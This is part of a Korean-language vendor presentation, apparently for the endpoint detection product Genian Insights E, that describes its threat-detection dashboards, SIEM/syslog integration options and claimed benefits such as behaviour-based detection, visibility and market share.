


기간 비교 그리드

위젯 추가

닫기

다양한 위젯으로 구성된 대시보드




The dashboard displays a variety of data visualization widgets. At the top, there are two charts: a line graph for 'External Transmission Bytes Used' and a pie chart for 'Process CPU and Network Connections'. Below these are several key metrics cards, such as '위험 범위 59', '위험 시리 59', '위험 시리 10', and '위험 범위 10'. A central grid of widgets shows various counts and trends, including '위험 범위 사용 2', '알림 코드 사용 4', '공유 폴더 0', '공유 폴더(폴더명) 0', '공유 시스템 접속 7', '공유 폴더 4', 'FileUpload 13', '혁신지 업로드 14', '무선 접속 (지난주) 50', 'FileUpload 7', and '혁신지 업로드 18'. At the bottom, there are two data tables: '업로드된 파일' (Uploaded Files) and '위험한 파일 목록' (Risky File List), both showing columns for filename, size, status, and path.

23

(대시보드) 위협을 탐지하기 위해 수집한 정보를 대시보드로 쉽게 구현하여 엔드포인트 검증 용도로 사용할 수 있습니다.


✓ 외장 저장장치 사용 현황

- 외장 저장장치 사용 정보 및 복사/이동 현황
- PC → 외장 저장장치
- 외장 저장장치 → PC
- 외장 저장장치 → 외장 저장장치
- 오피스 프로그램 → 외장 저장장치로 저장(생성)




✓ 원격 접속 현황

- 원격 접속 현황 (원격 데스크탑, 원격 터미널, Putty, SecureCRT 등)
- 시스템 접근 제어를 통하지 않고 내부 시스템 접속 현황 확인
- 잘 알려진 오픈 사용여부 확인



✓ 취약 버전 SW 사용 현황 확인

- 설치된 SW 에서 취약한 버전의 SW 사용 여부 확인



※ 그 외 다수의 엔드포인트 디스커버리 정보 제공

(대시보드 서비스) 대시보드는 주기적으로 업데이트하고 있으며 관리자는 인터넷이 연결된 환경에서 쉽게 적용하여 확인할 수 있습니다. 오프라인 파일로의 내보내기/가져오기 기능도 제공합니다.

제조사 제공 공유 대시보드-cloud

공유 대시보드 추가

사용자 공유 대시보드 **ECO 공유 대시보드**

ECO 서비스를 통해 공유된 대시보드를 추가할 수 있습니다.

전체 (20)

- Threat analysis
- 소프트웨어 취약점
- 엔드포인트
- 엔드포인트 레포트리스트
- 위험분석
- 위험탐지
- 이벤트분석

Konni_API_202407

August 2024 Dashboard identifying attack indicators from the Genian Security Center (GSC) Konni Threat Worldview Extended Analysis Report

대시보드 추가

Open Port 분석

내부에 열려져 있는 서비스 포트를 모니터링 합니다. 잘 알려진 포트가 내부에서 사용하는 지 검증할 수 있습니다.

대시보드 추가

SW취약점_202504

KISA 보호나라에 공개된 취약점 버전을 확인할 수 있는 대시보드 (2025년 4월 chrome 추가)

대시보드 추가

USB 사용 현황 검증

엔드포인트의 다양한 정보를 통한 가시성 확보와 이상 유/무를 검증 할 수 있는 대시보드

대시보드 추가

받기

The screenshot displays the Genian Insights E interface with several active dashboards:

- Open Port Details:** A table showing open ports with columns for ID, IP, Port, Process, and Path. Example entries include ports 135, 136, 137, 138, 139, 445, 48984, and 48985.
- Part Distribution:** A pie chart and a data table showing the distribution of processes. Key categories include Microsoft.exe (110), lsass.exe (143), and System Idle Processes (5939).
- Network Analysis:** Four pie charts showing network activity for different protocols: FileShare (37.4%), FileShare (12.6%), FileShare (10.8%), and FileShare (9.4%).
- System Info:** A table listing installed programs with columns for Name, Version, Path, and User. Programs include Acrobat Reader, Chrome Version 2, VMware, MS edge 6, and various system utilities.
- Vulnerability Information:** A section titled 'Vulnerability Information Link(Eng) KISA 보호나라 바로가기(Kor)' with a link to the KISA website.
- Installed Programs:** A table listing installed programs with columns for Name, Path, Architecture, Software Type, and Installation Date.

SIEM 과의 연동은 기본이며, XDR/SOAR 연동을 위한 다양한 연동 방식을 제공하고 있습니다.

다양한 syslog 전송 옵션 제공


- 다중 전송

- 전송 표준 형식 변경

- 필터 설정 (조건 전송)

- 프로토콜 및 포트 변경

- 전송 메시지 수정



마무리

- 도입 효과
- Summary

기존 보안체계에서 개선이 어려웠던 이슈 → 해결

AS-IS

✓ Anti-virus 의 한계

백신에서 탐지할 수 없는 신종 악성코드 및 Fileless 형태의 공격 증가

✓ 가시성 부족

엔드포인트 내에서 어떤 활동이 일어나는지 실시간으로 파악 불가

✓ 정확한 원인 분석 어려움

침해사고 발생 후 포렌식에 시간/인력 낭비

✓ 취약한 버전 확인 어려움

설치된 SW 확인 및 취약점이 있는 프로그램 사용 여부 확인 어려움

✓ 대응 속도 느림

이상 징후 발생 후 대응까지 수일 또는 그 이상 소요됨

TO-BE

✓ 행위 탐지

백신에서 탐지할 수 없는 신종 악성코드 및 Fileless 형태의 공격 탐지

✓ 가시성 확보

엔드포인트 내에 CCTV 가 설치 된 것처럼 실시간 확인 및 조회

✓ 원인 분석 가능

빠른 추적과 분석으로 원인을 찾아 대응

✓ 취약한 버전 확인

취약점이 있는 프로그램을 통해 위협 의심 행위 확인

✓ 대응 속도 빠름

이상 징후 발생 후 분석 및 대응까지 몇 시간 내에 가능함



안정성

낮은 리소스 사용
충돌 회피 기술 적용



시장점유 1위

23/24년 조달 점유율 1위
240여 곳 고객사 구축
(Agent 약75만대-25.05)




안티바이러스

백신 모듈이 추가되어
더욱 강력한 탐지 기능 제공
(필요에 따라 On/Off)



빠른 성능

고성능의 SSD 탑재
1억 건 5초 이내 조회
(빅데이터 필수 사항)



강력한 분석

수집된 정보를 활용
입체적인 분석 가능




안티랜섬웨어

특화된 안티랜섬웨어 기능
실시간 백업/탐지/대응/복원



장기간 로그 저장

로그 서버 추가 시
6개월 이상의 로그 보관
(+Scale Out)



탐지/대응 기본

Genian Insights E 에서
제공하는 기본 이상의
다양한 기능+정보 제공

Thank you

